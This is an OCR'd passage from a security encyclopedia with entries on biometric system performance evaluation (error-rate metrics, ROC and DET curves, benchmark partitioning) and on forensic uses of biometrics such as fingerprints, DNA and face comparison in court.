Biometric technical performance testing can be divided into technology, scenario, or operational evaluation (ISO, 2006). Technology evaluation is offline and uses either a preexisting benchmark or a specially collected corpus. Repeatability is a crucial requirement. Scenario evaluation exploits a prototype application in a real context. Operational evaluation determines the performance of a complete system in a real application environment with a specific target population. Both scenario and operational evaluation are end-to-end (E2E), i.e., they monitor each activity only at the input and output points, no matter what happens in between.

Technical performance testing aims at estimating system performance in standard/abnormal conditions, in order to predict/tune the system behavior for real-world settings.

Evolution


Repeatability and generalizability of evaluation results depend on benchmarks and protocols. The first evaluations used in-house, small datasets, generally acquired in well-controlled conditions, and followed quite simple protocols. More realistic settings, e.g., sample capture in uncontrolled conditions or at-a-distance, or novel problems, require different and/or increasingly challenging datasets. Shared benchmarks and precise protocols allow fair comparison of system performance.

Theory and Application

Technology Evaluation


Different Figures of Merit (FOMs) apply for either biometric verification or identification. This entry discusses the most frequent in literature starting, without lack of generality, from FAR and FRR.

A verification system can be evaluated by considering the error rates (FAR and FRR) at all the operating points (thresholds). The two produced curves present opposite behaviors (the higher the required acceptance score, the lower the FAR and the higher the FRR). The equal error rate (EER) is achieved at the threshold where FAR = FRR and expresses the performance as a single value, the lower the better. The half total error rate for each threshold *t*, HTER(t), is the average of FAR(t) and FRR(t) and represents a cumulative error measure. A frequently considered value for high-security applications is the FRR computed at either FAR = 0 (ZeroFAR) operating point or at very small values of FAR, e.g., FAR = 10^{-3}. A similar criterion considering FAR where FRR is very low is far less used. Figure 1 shows the FAR and FRR curves as functions of the matching threshold.



Biometric Systems Evaluation, Fig. 1 FAR and FRR curves, with EER and ZeroFAR points

The system behavior can be summarized by the receiver operating characteristic (ROC) curve, plotting FAR(t) against 1-FRR(t), i.e., genuine acceptance rate – GAR(t) (Fig. 2). The area under curve (AUC) expresses in a single value the "quality" of the ROC (the closer to 1 the better) (Fig. 2).



Biometric Systems Evaluation, Fig. 2 A "good" ROC curve

The detection error tradeoff (DET) curve rather plots the FRR(t) vs. FAR(t) and, with suitable value scaling, appears more linear than the corresponding ROC curve.


Also in the open-set identification it is possible to identify the threshold producing the equal error rate (EER) where FRR = FAR. Plotting DIR versus FAR produces open-set ROC or DET.

Recognition rate (RR) is the main FOM for the closed-set identification, expressing the probability that the correct identity is the first element in the ordered score list. It is estimated as the rate of correctly identified probes over the total number of submitted ones. The cumulative match score (CMS) at rank *k*, CMS(k), estimates the probability of returning the correct identity within the *k*-th position. The cumulative match curve (CMC) plots CMSs at increasing ranks: the steeper the curve, the higher the possibility to find the correct identity close to the head of the list. This can be useful in forensic applications, where a human expert makes a final decision by evaluating a limited set of candidates returned by the system. Further measures used in literature are CMS(5) and CMS(10), which together with RR can express the speed of convergence toward the correct identity.

The gallery composition can affect the recognition. Several approaches show significantly increased performance when the gallery contains multiple templates per individual. This happens especially with a multiple-session enrollment, with sessions sufficiently separated in time to increase the representativeness of the trait variations. FOMs can be computed following suitable policies to compare a probe with a set of templates per user. Typically, the best matching score per individual is used as the recognition outcome.

A particular partition of the benchmark dataset can influence the evaluation outcomes. For instance, for open-set identification, if only the best samples appear as probes, e.g., face images with semi-neutral expression and homogeneous illumination, the system will achieve better results than also using distorted probes. In machine learning approaches, a training set is used to train the classifier, a validation set is used to tune parameters by analyzing their influence, and a testing set is used to evaluate performance. A poor choice of the training set with respect to validation and testing sets can cause overfitting. Whatever is the benchmark partition, no template overlap is allowed among the different subsets. The generalization ability of the system to unknown individuals can be evaluated, if applicable,

by including some identities only in the testing set. Gallery and probe sets must have no sample overlap. Cross validation is a popular technique to reduce bias due to a particular partition. Comparing different systems requires that all of them work on the same benchmark partitions. This consideration underlies the setup of competitions, where the evaluation protocol prescribes both FOMs and the benchmark partitioning(s). It is also common to maintain a sequestered subset of samples to avoid a too strict dependence of the algorithms on the known testing samples (Torralba and Efros, 2011). The same dataset with different partitioning can be used to assess performance in different scenarios. Figure 3 summarizes some of the main partitioning choices: TR is the training subset (for simplicity, this also includes the validation subset) that may not contain all the individuals of the testing subset TS; the probe set used during testing possibly includes subjects not registered in the gallery (P_G vs. P_N).



Biometric Systems Evaluation, Fig. 3 The subset TR possibly used for training may or may not contain all the individuals of the testing subset TS; the probe set used during testing does not necessarily contain all the individuals in the system gallery (P_G vs. P_N)

Scenario Evaluation

A scenario evaluation possibly simulates a real-world setup. Testing still involves the classifier with the mentioned FOMs, but it is usually carried out on a complete system equipped with its own acquisition sensors. Therefore, differently from a pre-collected dataset, each system may receive data with different quality and characteristics. Results are reproducible if the reference scenario is carefully controlled. It is possible to predict end-to-end throughput rates, i.e., the number of users that can be processed per time unit, that can be critical in large-scale real-world applications. Besides computational speed, they can be further influenced by the poor quality of the equipment, possibly causing failure-to-enroll (FTE) and failure-to-acquire (FTA). Therefore, scenario evaluation can include hardware and software tests of the acquisition device(s) in operational conditions that are as similar as possible to the real ones, especially the most adverse yet realistic that can be anticipated for the actual system deployment. Further to consider is the ease of the provided human-machine interaction, possibly guiding the autonomous acquisition of good-quality samples. The required time is difficult to estimate since users' actions may follow different flows than the optimal ones, especially in unattended conditions (Sasse et al., 2001). This evaluation should therefore include usability and ergonomics tests both for the typical target population and, if applicable, for users that may only occasionally access the system.

Operational Evaluation

End-to-end operational evaluation is similar to scenario evaluation, except that all tests are usually carried out at the actual site with a sufficiently representative set of users. No ground truth is generally available and it is seldom possible to reproduce the achieved results.

Open Problems and Future Directions

An open problem is the identification of elements allowing repeatable and reproducible end-to-end evaluations. The use of biometric recognition is also expanding beyond typical authentication scenarios, e.g., in ambient intelligence and smart cities, or mobile devices. Different environmental parameters can influence biometric performance for different traits and different capture technologies (ISO, 2007). A suitable set of scenario

evaluations, each involving one specific environmental parameter, can make up an environmental evaluation (Fernández Saavedra et al., 2010).

Cross-References

- Biometric Authentication
- Biometric Matching
- Biometric Recognition Errors
- Biometrics: Terms and Definitions

References

ISO (2006) ISO/IEC 19795-1, Information technology – biometric performance testing and reporting – part 1: principles and framework

ISO (2007) ISO/IEC TR 19795-3, Information technology – biometric performance testing and reporting – part 3: modality specific testing

Fernández Saavedra B, Sánchez Reíllo R, Alonso Moreno R, Miguel Hurtado Ó (2010) Environmental testing methodology in biometrics. In: 1st International Biometric Performance Conference (IBPC 2010), National Institute of Standards and Technology (NIST)

Jain AK, Ross A, Prabhakar S (2004) An introduction to biometric recognition. IEEE Transactions on circuits and systems for video technology 14(1):4–20

Sasse MA, Brostoff S, Weirich D (2001) Transforming the weakest link”a human/computer interaction approach to usable and effective security. BT technology journal 19(3):122–131

Torralba A, Efros AA (2011) Unbiased look at dataset bias. In: CVPR 2011, IEEE, pp 1521–1528

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300120

Biometric Testing

Biometric Systems Evaluation

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300121

Biometric Transducers

Biometric Sensors

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300122

Biometric Verification Errors

Biometric Recognition Errors

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300123

Biometrics

3D Fingerprint

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300124

Biometrics (Synthetic, Artificial, Inverse, Recognition, Privacy, Forensics, Social Responsibility)

Inverse Biometrics: Privacy, Risks, and Trust

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300125

Biometrics Attacks

Biometrics Security

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300126

Biometrics for Authentication

Biometrics for Identity Management

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300127

Biometrics for Enrolment

Biometrics for Identity Management

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_731

Biometrics for Forensics

Martin Evison[26] ✉
(26) Forensic Science Program, University of Toronto, Mississauga, ON, Canada

✉ **Martin Evison**
Email: martin.evison@utoronto.ca

Synonyms

Anthropometrics; Anthropometry

Definition

Application of biometric technologies in the interests of the Courts or Criminal Justice System.

Background

The meaning of *forensic biometrics* is broad, ambiguous, and contestable.

The word *forensic* derives from the Latin *forum*, and means in the service of the Courts or Criminal Justice System more widely. This may include the processes of forensic investigation, forensic analysis, or trial in Court. It can be construed more broadly to include the domains of prisons, health care of offenders (particularly mental health care), and behavioral or psychological issues associated with offending.

The word *biometric* has a range of meanings, some of which are discipline-specific. In statistics, *biometric statistics* (or *biometry*) refers to the application of statistics to a wide range of problems in biology.

Computational biometrics normally refers to the application of computer science to automated systems for individual recognition.

At its simplest level, a *biometric* is a measurement of any biological or phenotypic trait, or observable characteristic of the body. This could be height, weight, sex, and so on. At a deeper level it could include measures of external, internal, or molecular phenotype, of which eye color, frontal sinus morphology, and ABO blood group are respective examples. In computer science, the term is commonly extended from measures of phenotype to behavioral traits such as gait, voice, and signature. Physiological characteristics such as pulse, blood pressure, and a variety of hormonal, chemical, or microbiological assays are not usually the subject of computational biometrics (see Boulgouris et al. (2010) for some interesting exceptions), which focuses on remote and noninvasive capture of information from images.

Theory

Forensic Science

In the context of the Criminal Justice System, a biometric becomes a form of evidence. Evidence enables the investigator or Court to resolve an issue regarding a dispute of fact (Roberts 2009). It is important to note that scientific credibility is no guarantee of Courtroom acceptance. Rules governing the use of evidence in Court and in criminal investigations are such that “evidence which is methodologically impeccable from the scientific perspective might nonetheless be inadmissible at trial if it infringes one or more of the general legal principles of admissibility” (Roberts 2009). These general principles include requirements of relevance and fair use. To be admissible, expert evidence must relate to a “fact in issue” that may be proved in order to establish guilt and is denied or disputed by the accused. The evidence may relate directly to the fact—e.g., an eye witness statement—or may be circumstantial—e.g., a fingerprint left at the scene-of-crime (Taylor 2000).

Evidence of identification is particularly significant as it establishes whether or not a person *X*was involved in the crime (Taylor 2000).

Usually, witnesses may only give evidence of fact and not opinion. Where evidence is outside the competence and experience of the judge and jury, however, an expert may be called upon to offer their opinion in order

to assist the Court. Expert evidence is a complex issue, but in principle: the field of the expert must be recognized, the expert must be competent in that field, and the expert's opinion must be restricted to that field and relevant to the issue in fact before the Court (Taylor 2000).

Computational Biometrics

Computational biometrics relies on an assumption that there is natural variation in phenotype that can be acquired remotely—normally using a camera or digital image scanner—and measured and analyzed automatically using computer programs or algorithms.

Recent reviews of biometric technologies are provided by Bolle et al. (2004) and Boulgouris et al. (2010). Irrespective of the application, biometric systems incorporate three steps: capture, feature extraction, and comparison. Feature extraction may involve initial localization of a phenotypic characteristic in an image and may be followed by further encoding of extracted data. Comparison with one or more questioned images or derived datasets is implicit, and these may be held in large reference databases. The result of comparison may be a match, non-match, or prioritized ranked list of most similar reference images. Localization of image features and detection of characteristics within them may rely on a variety of image processing and analysis techniques, including thresholding, edge detection, and pattern recognition. A variety of mathematical and statistical methods may be applied in acquisition, encoding, and comparison, including Gaussian Mixture Model (GMM), Hidden Markov Model (HMM), Dynamic Time Warping (DTW), Principal Component Analysis (PCA), and Linear Discriminant Analysis (LDA) based approaches. A classification step may be used to reduce the size of the reference sample searched in a database.

Performance of a biometric system is assessed according to specific criteria, including rate of failures to acquire, rate of false matches, and rate of false non-matches or, in the case of rank-based approaches, the rank of known match reference images. The development of performance testing is illustrated via the implementation of the Facial Recognition Technology (FERET) database and Face Recognition Vendor Test (FRVT) evaluation programs (Phillips et al. 2000). Error rates are particularly significant with regard to the credibility of evidence in Court.

Applications

Forensic biometrics is the application of biometrics in the interests of the Criminal Justice System. In considering applications, the simple broad definition of biometrics applies—which may refer to height, ear prints, and DNA profiles, as well as dermatoglyphic fingerprint patterns.


Sometimes forensic applications are merely a collection of concepts in computational biometrics applied in the interests of the Criminal Justice System—e.g., automated fingerprint technology. Here, in essence, the technologies are similar or even identical to systems applied in other areas. Their utility of computational biometrics in forensic applications is only partial, however.

In other cases, the biometric concerned is unusual—like height, ear print, or DNA profile—and generally not considered to be of particular interest in computational biometrics.

Fingerprinting offers an illustrative example. Dermatoglyphic fingerprints emerged as a source of physical evidence in the nineteenth century (Ashbaugh 1999). The twentieth century saw their almost universal adoption in criminal investigation and trial. By the mid-twentieth century large archives of fingerprint records of suspects and accused had accumulated in many jurisdictions. In the late twentieth century, automated fingerprint technology became available (Lee and Gaensslen 2001; Maltoni et al. 2003).

Automated fingerprint identification systems (AFIS) rely on the detection of features in images of fingerprints. Fingerprint patterns are made up of friction ridges, which can readily be detected using feature extraction, edge detection, and other algorithms. Features include whorls, loops, and arches, as well as bifurcations in ridges, ridge endings, and dots —or short ridges (Ashbaugh 1999).

Figure 1 shows a fingerprint comparison in the AFIX Tracker® automated fingerprint identification system. The image on the left is the “scene-of-crime” print. The system has located a number of features in the scene-of-crime print and a search algorithm has been used to generate a list of configurations from a database of known offenders, ranked in order of similarity. The closest potential match from the database of known offenders is shown in the right-hand image.



Biometrics for Forensics, Fig. 1 Illustration of a fingerprint comparison in the AFIX tracker® system. The left hand image is of the scene-of-crime "lift". The system has located features—friction ridge endings (red), bifurcations (cyan), the "core" (yellow circle) and the "delta" (yellow triange)—in the print. The text box at the bottom centre contains a ranked list of the most probable matches with individuals in the database. In this case, the first ranked individual on the list is a true match. (Brent Walker, with permission)

It is important to note that this is where the limit of automated fingerprint recognition as a forensic application is reached: the first or even nth candidate on the ranked list is not always a match. It is necessary for experienced fingerprint experts to make detailed manual comparisons of the scene-of-crime "lift" and the original ink-rolled prints from suspects' fingers. False matches offered by the biometric system in the ranked list need to be eliminated.

If the fingerprint experts can confirm a match manually, from the scene-of-crime "lift" and the original ink-rolled print from the suspect's fingers, this is the evidence that will be documented and presented in Court.

Automated fingerprint systems are used in investigation and administration—where they are invaluable, but the evidence adduced at trial is based on the original manually collected scene-of-crime “lift” and the ink-rolled print from the suspect, and is presented by a fingerprint expert.

Speaker recognition is a further example of the limited utility of computational biometrics in forensic applications. Speaker recognition should not be confused with voice recognition. Speaker recognition may rely on a variety of cultural, linguistic and phonetic parameters—as well as on acoustics (Rose 2002). Again, computational biometric—acoustic—data is only part of a suite of characteristics presented by the expert as evidence of speaker identification in Court.

Although not normally considered a computational biometric, forensic DNA profiling does rely heavily on computerized statistical analyses and databases (Butler 2005). DNA has emerged as a “gold standard” for forensic identification, as there are well-understood criteria for establishing the presence of absence of a DNA match and for estimating the frequency of any given profile in the population—a value that cannot yet be calculated for fingerprint patterns.

Despite the plethora of research undertaken in face recognition, the application of these systems in the Criminal Justice System has been limited. The most productive application has been in computerized searching of databases of arrestee photographs. In an investigation, it is important to know whether a suspect or offender has been encountered before. Archives of photographs of the faces of previous arrestees offer a means of establishing whether or not this is the case. A national system is proposed in the UK (Travis 2008). It is important to note that these applications have an advantage in being able to utilize arrestee’s 2D facial images, which are collected at a standard pose angle and scale, are unobscured, and are normally of good photographic quality. This does not usually apply to offender images captured on CCTV, for example. Furthermore, any potential match from a ranked list of potential matches must be again be verified, if necessary by another means—such as fingerprints or DNA.

The methods usually applied in facial identification for the Courts are rudimentary. They include simple manual photogrammetric measurements of facial proportions, superimpositions of offender and suspect images, and

manual anthroscopic examination of distinguishing features including scars, moles, and tattoos.

There are no databases used to calculate face shape frequency in 2D or 3D.

Evison and Vorder Bruegge (2010) have investigated an approach to forensic facial comparison, which—like dermatoglyphic fingerprinting—relies on identifiable features or landmark points on the face, but also offers the prospect of establishing the frequency of a set of facial landmark configurations in the general population via database collection (Evison et al. 2010; Mallett et al. 2010).

Forensic ear print identification has also been the subject of a large international study and the resulted method is also a computer-aided system, with estimates of error rates (Alberink and Ruifrok 2007).

Height estimation continues to rely on a rudimentary photogrammetric approach (Edelman and Alberink 2009).

Open Problems

Courts are presently poorly served by biometric technologies.

In considering forensic applications of biometric technology, it is important to make the distinction between evidence of investigative and evaluative (or probative) value. Evidence of investigative value is helpful in offering avenues of further enquiry—in these cases routine facial recognition systems, for example, might be useful. Evidence of evaluative (or probative) value offers a more-or-less reliable indication which the Court may use in addressing an issue in fact and assessing the guilt or innocence of the accused. Computational biometric systems—even automated fingerprint technology—are still inferior to a manual identification by an expert in this regard.

In the forensic context, a certain level of false matches may be tolerable in an investigation, where leads can be pursued and excluded by a process of elimination. Recognition is not the same as identification. The latter is unequivocal, but the former is not. False matches are obviously not desirable in Court.

As usual in accessing the utility of a biometric, the application area and the performance characteristics need to be considered. A poor false match rate in arrestee photograph searching may not be critical in a minor

investigation, but for serious crime or where a particular suspect can only be held for a short length of time before being released, time is likely to be of the essence.

There are opportunities for forensic applications of biometric systems outside of the investigation and the Courtroom—in establishing the proper identity of persons released from detention, for example. The wrong offenders are often released by mistake (e.g. CBC 2009)!

Countermeasures to biometric systems are as important in forensic applications as they are in security-related areas (see Jones (2009) for a topical illustration).

Disaster victim identification (DVI) is an important application area so far poorly served by computational biometric systems. DVI tends to rely on DNA or dental records for identification, although dermatoglyphic fingerprints sometimes survive. Dental recognition or identification systems may have some value, especially if expanded to consider forensic bite mark analysis. Forensic facial reconstruction (Evison 2000) has been the subject of investigation in computer science, but applications based on deformation or warping of generic medical image data of the head, or on virtual reality modeling, are so far much less satisfying than traditional sculptural approaches, which are cheaper and yield a more life like image.

Mobile devices are a burgeoning source of forensic biometric evidence. They are also available as tools able to increase the efficiency of identification by investigators (Travis 2008).

Multimodal systems are likely to be as valuable in forensic applications as they are elsewhere. Microfluidic chemistry may eventuate in mobile “lab-on-chip” devices for DNA profiling and so forth, offering the potential for fully integrated multimodal forensic identification systems and supporting telecommunication and database technologies to arise.

Cross-References

DNA
Facial Recognition

Recommended Reading

Alberink I, Ruifrok A (2007) Performance of the FearID earprint identification system. Forensic Sci Int 166:145–154

Ashbaugh DR (1999) Quantitative-qualitative friction ridge analysis: an introduction to basic and advanced ridgeology. CRC Press, New York

Bolle RM, Connell JH, Pankanti S, Ratha NK, Senior AW (2004) Guide to biometrics. Springer, New York

Boulgouris NV, Plataniotis KN, Micheli-Tzanakou E (2010) Biometrics: theory, methods, and applications. Wiley, Hoboken

Butler JM (2005) Forensic DNA typing. Elsevier, Burlington

CBC (2009) Sex offender realeased early by mistake. CBC News. [Online]. Accessed 24 Feb 2010

Edelman G, Alberink I (2009) Height measurements in images: how to deal with measurement uncertainty correlated to actual height, law, probability and risk. [Online]. http://lpr.oxfordjournals.org/cgi/reprint/mgp033v1. Accessed 24 Feb 2010

Evison MP (2000) Virtual 3-D facial reconstruction. Internet Archaeology [Online]. http://intarch.ac.uk/journal/issue8/evison{_}index.html. Accessed 24 Feb 2010

Evison MP, Vorder Bruegge RW (2010) Computer-aided forensic facial comparison. CRC Press, New York

Evison MP, Dryden IL, Fieller NRJ, Mallett XGD, Morecroft L, Schofield D, Vorder Bruegge RW (2010) Key parameters of face shape variation in 3D in a large sample. J Forensic Sci 55(1):159–162

Jones WD (2009) Computerized face-recognition technology is still easily foiled by cosmetic surgery. IEEE Spectrum [Online]. Accessed 24 Feb 2010

Lee HC, Gaensslen RE (2001) Advances in fingerprint technology, 2nd edn. CRC Press, New York

Mallett XGD, Dryden IL, Evison MP (2010) An exploration of sample representativeness in anthropometric facial comparison. J Forensic Sci 55(4):1025–1031

Maltoni D, Maio D, Jain AK, Prabhakar S (2003) Handbook of fingerprint recognition. Springer, New York

Phillips PJ, Moon H, Rauss PJ, Rizvi S (2000) The FERET evaluation methodology for face recognition algorithms. IEEE T Pattern Anal 22(10):1090–1104

Roberts P (2009) The science of proof: forensic science evidence in English criminal trials. In: Fraser J, Williams R (eds) Handbook of forensic science. Willan, Cullompton, pp 446–486

Rose P (2002) Forensic speaker identification. Taylor and Francis, London

Taylor A (2000) Principles of evidence. Cavendish, London

Travis A (2008) Police trying out national database with 750,000 mugshots, MPs told. The Guardian [Online]. http://www.guardian.co.uk/uk/2008/mar/19/ukcrime.humanrights. Accessed 24 Feb

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1606

Biometrics for Identity Management

Asahiko Yamada[27] ✉
(27) Cyber Physical Security Research Center, National Institute of Advanced Industrial Science and Technology, Tokyo, Japan

✉ **Asahiko Yamada**
Email: yamada.asahiko@aist.go.jp

Synonyms

Biometrics for authentication; Biometrics for enrolment

Definition

Biometric data and processing are used for the enrolment of identity information and the authentication of the entity to whom that identity information pertains.

Background

